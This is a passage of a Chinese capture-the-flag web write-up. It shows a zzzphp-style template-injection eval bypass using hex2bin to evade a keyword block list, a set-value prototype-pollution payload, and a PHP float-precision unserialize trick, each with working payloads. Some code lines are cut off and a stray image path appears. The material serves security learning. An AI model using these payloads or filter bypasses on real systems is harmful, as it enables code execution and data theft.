            $content = str_replace( $matches[ 0 ][ $i ], $out_html, $content );
        }
    }
    return $content;
}
function splits( $s, $str=',' ) {
    if ( empty( $s ) ) return array( '' );
    if ( strpos( $s, $str ) !== false ) {
        return explode( $str, $s );
    } else {
        return array( $s );
    }
}
```

考点

- 模板注入
- 代码审计

思路

这道题的代码与zzzphpV1.6.1中的代码相似，可以参考zzzphpV1.6.1 远程代码执行漏洞简单分析进行功能的分析

比文章中多了一个danger_key函数

```
<?php
error_reporting(0);
highlight_file(__FILE__);
parserIfLabel($_GET['a']);
function danger_key($s) {
    $s=htmlspecialchars($s);
    $key=array('php','preg','server','chr','decode','html','md5','post','get','request','file','c
    $s = str_ireplace($key,"*",$s);
    $danger=array('php','preg','server','chr','decode','html','md5','post','get','request','file'
    foreach ($danger as $val){
        if(strpos($s,$val) !==false){
            die('很抱歉，执行出错，发现危险字符【'.$val.'】');
        }
    }
    if(preg_match("/^[a-z]$/i")){
```

```
        die('很抱歉，执行出错，发现危险字符');
    }
    return $s;
}
```


另外还增加了一些别的过滤条件

```
if ( preg_match( '/\{|}/', $ifstr)) {
                die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
}
```

```
function splits( $s, $str=',' ) {
    if ( empty( $s ) ) return array( '' );
    if ( strpos( $s, $str ) !== false ) {
        return explode( $str, $s );
    } else {
        return array( $s );
    }
}
```

对于`$pattern = '/{if:([sS]+?)}([sS]*?){ends+if}/';`

参考文章中给出的匹配规则：`{if:(匹配内容)}(匹配内容){end if}`

假如匹配的内容为`{if:phpinfo()};{end if}`


则最后经过

```
@eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );
```

拼接出来为`if(phpinfo()){$flag="if";}else{$flag="else";}`

文章给出的payload：`{if:assert($_request[phpinfo()])}phpinfo();{end if}`

如果正则不好理解的可以到这里进行测试https://regex101.com/，这个网站可以直接给出要匹配的字符，方便理解。



调试分析

输入`{if:phpinfo()};{end if}`

匹配内容为phpinfo()，经过danger_key过滤就将php过滤掉了。

只要绕过这个过滤就好了。发现hex2bin没有被过滤

构造system(ls /)：hex2bin(73797374656d)('ls /')

```
$ifstr = str_replace( search: 'not', replace: '!', $ifstr );
```

```
if ( preg_match( pattern: '/\{|}/', $ifstr)) {
    die('很抱歉，模板中有错误的判断,请修正'.$ifstr);
}else{
    @eval( 'if(' . $ifstr . '){$flag="if";}else{$flag="else";}' );  $ifstr: "hex2bin('73797374656d')('ls /')"
}
```

成功执行。

payload

```
{if:(hex2bin('7265616466696c65'))('../../../../../../flag')};{end if}
```

web4：littlegame

题目源码：

```
var express = require('express');
const setFn = require('set-value');
var router = express.Router();
const COMMODITY = {
    "sword": {"Gold": "20", "Firepower": "50"},
    // Times have changed
    "gun": {"Gold": "100", "Firepower": "200"}
}
const MOBS = {
    "Lv1": {"Firepower": "1", "Bounty": "1"},
    "Lv2": {"Firepower": "5", "Bounty": "10"},
    "Lv3": {"Firepower": "10", "Bounty": "15"},
    "Lv4": {"Firepower": "20", "Bounty": "30"},
    "Lv5": {"Firepower": "50", "Bounty": "65"},
    "Lv6": {"Firepower": "80", "Bounty": "100"}
}
const BOSS = {
    // Times have not changed
    "Firepower": "201"
}
const Admin = {
    "password1":process.env.p1,
    "password2":process.env.p2,
    "password3":process.env.p3
}
router.post('/BuyWeapon', function (req, res, next) {
    // not implement
    res.send("BOOS has said 'Times have not changed'!");
});
router.post('/EarnBounty', function (req, res, next) {
    // not implement
    res.send("BOOS has said 'Times have not changed'!");
});
router.post('/ChallengeBOSS', function (req, res, next) {
    // not implement
    res.send("BOOS has said 'Times have not changed'!");
});
router.post("/DeveloperControlPanel", function (req, res, next) {
    // not implement
    if (req.body.key === undefined || req.body.password === undefined){
        res.send("What's your problem?");
    }else {
        let key = req.body.key.toString();
```

```
        let password = req.body.password.toString();
        if(Admin[key] === password){
            res.send(process.env.flag);
        }else {
            res.send("Wrong password!Are you Admin?");
        }
    }

});
router.get('/SpawnPoint', function (req, res, next) {
    req.session.knight = {
        "HP": 1000,
        "Gold": 10,
        "Firepower": 10
    }
    res.send("Let's begin!");
});
router.post("/Privilege", function (req, res, next) {
    // Why not ask witch for help?
    if(req.session.knight === undefined){
        res.redirect('/SpawnPoint');
    }else{
        if (req.body.NewAttributeKey === undefined || req.body.NewAttributeValue === undefined) {
            res.send("What's your problem?");
        }else {
            let key = req.body.NewAttributeKey.toString();
            let value = req.body.NewAttributeValue.toString();
            setFn(req.session.knight, key, value);
            res.send("Let's have a check!");
        }
    }
});

module.exports = router;
```

考点

set-value库 原型链污染，可参考：https://snyk.io/vuln/SNYK-JS-SETVALUE-450213

```
const setFn = require('set-value');
const paths = [
  'constructor.prototype.a0',
  '__proto__.a1',
];

function check() {
  for (const p of paths) {
      setFn({}, p, true);
  }
  for (let i = 0; i < paths.length; i++) {
      if (({})[`a${i}`] === true) {
          console.log(`Yes with ${paths[i]}`);
      }
  }
}

check();
```

思路

- 使用参考文章中的方法，将指定的变量加入Admin的原型。
- 然后访问即可

payload

```
NewAttributeKey=constructor.prototype.a0&NewAttributeValue=true
```

web5：easytrick

题目源码

```
<?php
class trick{
    public $trick1;
    public $trick2;
    public function __destruct(){
        $this->trick1 = (string)$this->trick1;
        if(strlen($this->trick1) > 5 || strlen($this->trick2) > 5){
            die("你太长了");
        }
        if($this->trick1 !== $this->trick2 && md5($this->trick1) === md5($this->trick2) && $this->trick1 != $thi
s->trick2){
            echo file_get_contents("/flag");
        }
    }
}
highlight_file(__FILE__);
unserialize($_GET['trick']);
```

考点

浮点数精度问题导致的大小比较以及函数处理问题

当小数小于10^-16后，PHP对于小数就大小不分了

var_dump(1.000000000000000 == 1) >> TRUE

var_dump(1.0000000000000001 == 1) >> TRUE

思路

本题所需要用到的是：0.9（17个9）后化为1，strlen判断为1

所以可以使trick1=1，trick2=0.9999999999999999

并且0.9999999999999999！= 1

md5(0.9999999999999999) == md5(1)

payload

```php
<?php
class trick{
    public $trick1 ;
    public $trick2 ;
}

$a = new trick();
$a->trick1 = 1;
$a->trick2 = 0.9999999999999999;
echo urlencode(serialize($a));
```